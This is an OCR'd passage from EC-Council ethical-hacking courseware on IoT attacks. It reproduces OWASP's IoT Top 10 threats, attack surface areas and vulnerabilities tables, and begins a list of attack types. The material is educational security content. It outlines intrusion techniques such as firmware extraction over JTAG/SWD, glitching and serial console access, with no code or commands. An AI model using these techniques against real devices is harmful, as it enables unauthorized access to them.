
Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



IoT Attacks

Attackers implement various techniques to launch attacks on target IoT devices or networks. This section discusses the top IoT threats in relation to the basic types of IoT attack vectors and techniques, including distributed denial-of-service (DDoS) attacks, attacks on HVAC systems, rolling code attacks, BlueBorne attacks, and jamming attacks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



IoT Security Problems

Potential vulnerabilities in the IoT system can result in major problems for organizations. Most IoT devices come with security issues such as the absence of a proper authentication mechanism or the use of default credentials, absence of a lock-out mechanism, absence of a strong encryption scheme, absence of proper key management systems, and improper physical security.

Some of the security issues at each layer of IoT architecture are given below:





Figure 18.7: Security problems in IoT architecture

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



OWASP Top 10 IoT Threats

Source: *https://www.owasp.org*

The Top 10 IoT threats, according to the Open Web Application Security Project (OWASP), are listed below:

- **Weak, Guessable, or Hardcoded Passwords**

  Using weak, guessable, or hardcoded passwords allows publicly available or unchangeable credentials to be determined via brute forcing. This also includes backdoors in the firmware or client software that lead to unauthorized access to the deployed devices.

- **Insecure Network Services**

  Insecure network services are prone to various attacks like buffer overflow attacks, which cause a denial-of-service scenario, thus leaving the device inaccessible to the user. An attacker uses various automated tools such as port scanners and fuzzers to detect the open ports and exploit them to gain unauthorized access to services.

  These insecure network services that are open to the Internet may compromise the confidentiality, authenticity, integrity, or availability of information and also allow remote access to critical information.

- **Insecure Ecosystem Interfaces**

  Insecure ecosystem interfaces such as web, backend API, mobile, and cloud interfaces outside the device lead to compromised security of the device and its components. Common vulnerabilities in such interfaces include lack of authentication/authorization, lack of encryption or weak encryption, and lack of input/output filtering.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Lack of Secure Update Mechanisms**

  Lack of secure update mechanisms, such as a lack of firmware validation on the device, lack of secure delivery, lack of anti-rollback mechanisms, or lack of notifications of security changes, may be exploited to perform various attacks.

- **Use of Insecure or Outdated Components**

  Use of outdated or older versions of software components or libraries, such as insecure customization of OS platforms or use of third-party hardware or software components from a compromised supply chain, may allow the devices themselves to be compromised.

- **Insufficient Privacy Protection**

  Insufficient privacy protection allows the user's personal information stored on the devices or ecosystem to be compromised.

- **Insecure Data Transfer and Storage**

  Lack of encryption and access control of data that is in transit or at rest may result in leakage of sensitive information to malicious users.

- **Lack of Device Management**

  Lack of appropriate security support through device management on devices deployed in production, including asset management, update management, secure decommissioning, system monitoring, and response capabilities, may open the door to various attacks.


- **Insecure Default Settings**


  Insecure or insufficient device settings restrict the operators from modifying configurations to make the device more secure.

- **Lack of Physical Hardening**


  Lack of physical hardening measures allows potential attackers to acquire sensitive information that helps them in performing a remote attack or obtaining local control of the device.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



OWASP IoT Attack Surface Areas

Source: *https://www.owasp.org*

The OWASP IoT attack surface areas are given below:

Attack Surface Area	Vulnerabilities
1. Ecosystem (General)	▪ Interoperability standards ▪ Data governance ▪ System-wide failure ▪ Individual stakeholder risks ▪ Implicit trust between components ▪ Enrollment security ▪ Decommissioning system ▪ Lost access procedures
2. Device Memory	▪ Sensitive data o Cleartext usernames o Cleartext passwords o Third-party credentials o Encryption keys
3. Device Physical Interfaces	▪ Firmware extraction ▪ User CLI ▪ Admin CLI ▪ Privilege escalation

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

	▪ Reset to insecure state
	▪ Removal of storage media
	▪ Tamper resistance
	▪ Debug port
	  o UART (Serial)
	  o JTAG/SWD
	▪ Device ID/serial number exposure

4. Device Web Interface	▪ Standard set of web application vulnerabilities:
	  o OWASP Web Top 10
	  o OWASP ASVS
	  o OWASP Testing Guide
	▪ Credential management vulnerabilities:
	  o Username enumeration
	  o Weak passwords
	  o Account lockout
	  o Known default credentials
	  o Insecure password recovery mechanism

5. Device Firmware	▪ Sensitive data exposure (See OWASP Top 10 – A6 Sensitive Data Exposure):
	  o Backdoor accounts
	  o Hardcoded credentials
	  o Encryption keys
	  o Encryption (symmetric, asymmetric)
	  o Sensitive information
	  o Sensitive URL disclosure
	▪ Firmware version display and/or date of last update
	▪ Vulnerable services (web, SSH, TFTP, etc.)
	  o Verify for old software versions and possible attacks (Heartbleed, Shellshock, old PHP versions, etc.)
	▪ Security-related function API exposure
	▪ Firmware downgrade possibility

6. Device Network Services	▪ Information disclosure ▪ User CLI ▪ Administrative CLI ▪ Injection ▪ Denial of service ▪ Unencrypted services ▪ Poorly implemented encryption ▪ Test/development services

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

	▪ Buffer overflow ▪ UPnP ▪ Vulnerable UDP services ▪ Device firmware OTA update block ▪ Firmware loaded over insecure channel (no TLS) ▪ Replay attack ▪ Lack of payload verification ▪ Lack of message integrity check ▪ Credential management vulnerabilities: o Username enumeration o Weak passwords o Account lockout o Known default credentials o Insecure password recovery mechanism
7. Administrative Interface	▪ Standard set of web application vulnerabilities: o OWASP Web Top 10 o OWASP ASVS o OWASP Testing Guide ▪ Credential management vulnerabilities: o Username enumeration o Weak passwords o Account lockout o Known default credentials o Insecure password recovery mechanism ▪ Security/encryption options ▪ Logging options ▪ Two-factor authentication ▪ Check for insecure direct object references ▪ Inability to wipe device
8. Local Data Storage	▪ Unencrypted data ▪ Data encrypted with discovered keys ▪ Lack of data integrity checks ▪ Use of static same encryption/decryption key
9. Cloud Web Interface	▪ Standard set of web application vulnerabilities: o OWASP Web Top 10 o OWASP ASVS o OWASP Testing Guide ▪ Credential management vulnerabilities:

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

	○ Username enumeration ○ Weak passwords ○ Account lockout ○ Known default credentials ○ Insecure password recovery mechanism ▪ Transport encryption ▪ Two-factor authentication
10. Third-party Backend APIs	▪ Unencrypted PII sent ▪ Encrypted PII sent ▪ Device information leaked ▪ Location leaked
11. Update Mechanism	▪ Update sent without encryption ▪ Updates not signed ▪ Update location writable ▪ Update verification ▪ Update authentication ▪ Malicious update ▪ Missing update mechanism ▪ No manual update mechanism
12. Mobile Application	▪ Implicitly trusted by device or cloud ▪ Username enumeration ▪ Account lockout ▪ Known default credentials ▪ Weak passwords ▪ Insecure data storage ▪ Transport encryption ▪ Insecure password recovery mechanism ▪ Two-factor authentication
13. Vendor Backend APIs	▪ Inherent trust of cloud or mobile application ▪ Weak authentication ▪ Weak access controls ▪ Injection attacks ▪ Hidden services
14. Ecosystem Communication	▪ Health checks ▪ Heartbeats ▪ Ecosystem commands ▪ Deprovisioning ▪ Pushing updates

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

15. Network Traffic	▪ LAN ▪ LAN to Internet ▪ Short range ▪ Non-standard ▪ Wireless (Wi-Fi, Z-wave, XBee, Zigbee, Bluetooth, LoRa) ▪ Protocol fuzzing
16. Authentication/Authorization	▪ Authentication/authorization-related values (session key, token, cookie, etc.) disclosure ▪ Reuse of session key, token, etc. ▪ Device-to-device authentication ▪ Device-to-mobile-application authentication ▪ Device-to-cloud-system authentication ▪ Mobile-application-to-cloud-system authentication ▪ Web-application-to-cloud-system authentication ▪ Lack of dynamic authentication
17. Privacy	▪ User data disclosure ▪ User/device location disclosure ▪ Differential privacy
18. Hardware (Sensors)	▪ Sensing environment manipulation ▪ Tampering (physical) ▪ Damage (physical)

Table 18.2: OWASP IoT Attack Surface Areas.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

IoT Vulnerabilities

Source: *https://www.owasp.org*

The OWASP IoT vulnerabilities are given below:

Vulnerability	Attack Surface	Description
1. Username Enumeration	▪ Administrative Interface ▪ Device Web Interface ▪ Cloud Interface ▪ Mobile Application	▪ Ability to collect a set of valid usernames by interacting with the authentication mechanism
2. Weak Passwords	▪ Administrative Interface ▪ Device Web Interface ▪ Cloud Interface ▪ Mobile Application	▪ Ability to set account passwords to "1234" or "123456", for example ▪ Usage of pre-programmed default passwords
3. Account Lockout	▪ Administrative Interface ▪ Device Web Interface ▪ Cloud Interface ▪ Mobile Application	▪ Ability to continue sending authentication attempts after 3–5 failed login attempts
4. Unencrypted Services	▪ Device Network Services	▪ Network services are not properly encrypted to prevent eavesdropping or tampering by attackers
5. Two-factor Authentication	▪ Administrative Interface ▪ Cloud Web Interface	▪ Lack of two-factor authentication mechanisms such as a security token

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


	▪ Mobile Application	or fingerprint scanner
6. Poorly Implemented Encryption	▪ Device Network Services	▪ Encryption is implemented; however, it is improperly configured or is not being properly updated, e.g., using SSL v2
7. Update Sent Without Encryption	▪ Update Mechanism	▪ Updates are transmitted over the network without using TLS or encrypting the update file itself
8. Update Location Writable	▪ Update Mechanism	▪ Storage location for update files is world writable, which can allow firmware to be modified and distributed to all users
9. Denial of Service	▪ Device Network Services	▪ Service can be attacked in a way that denies service to that service or the entire device
10. Removal of Storage Media	▪ Device Physical Interfaces	▪ Ability to physically remove the storage media from the device
11. No Manual Update Mechanism	▪ Update Mechanism	▪ No ability to manually force an update check for the device
12. Missing Update Mechanism	▪ Update Mechanism	▪ No ability to update the device
13. Firmware Version Display and/or Last Update Date	▪ Device Firmware	▪ Current firmware version is not displayed and/or the date of last update is not displayed
14. Firmware and Storage Extraction	▪ JTAG/SWD Interface ▪ In-Situ Dumping ▪ Intercepting an Over-the-Air (OTA) Update ▪ Downloading from the Manufacturer's Web Page ▪ eMMC Tapping ▪ Unsoldering the SPI Flash/eMMC Chip and Reading It in an Adapter	▪ Firmware contains a lot of useful information, like source code and binaries of running services, preset passwords, and SSH keys

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

15. Manipulating the Code Execution Flow of the Device	▪ JTAG/SWD Interface ▪ Side-Channel Attacks like Glitching	▪ With the help of a JTAG adapter and GNU debugger, we can modify the execution of firmware in the device and bypass almost all software-based security controls ▪ Side-channel attacks can also modify the execution flow or can be used to leak interesting information from the device
16. Obtaining Console Access	▪ Serial Interfaces (SPI/UART)	▪ By connecting to a serial interface, we can obtain full console access to a device ▪ Usually, security measures include custom bootloaders that prevent the attacker from entering single user mode, but that can also be bypassed
17. Insecure Third-Party Components	▪ Software	▪ Out-of-date versions of BusyBox, OpenSSL, SSH, web servers, etc.

Table 18.3: IoT vulnerabilities.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



IoT Threats

IoT devices have very few security protection mechanisms against various emerging threats. These devices can be infected by malware or malicious code at an alarming rate. Attackers often exploit these poorly protected devices on the Internet to cause physical damage to the network, to wiretap the communication, and also to launch disruptive attacks such as DDoS.


Listed below are some types of IoT attack:

- **DDoS Attack**: An attacker converts the devices into an army of botnets to target a specific system or server, making it unavailable to provide services.
- **Attack on HVAC Systems**: HVAC system vulnerabilities are exploited by attackers to steal confidential information such as user credentials and to perform further attacks on the target network.
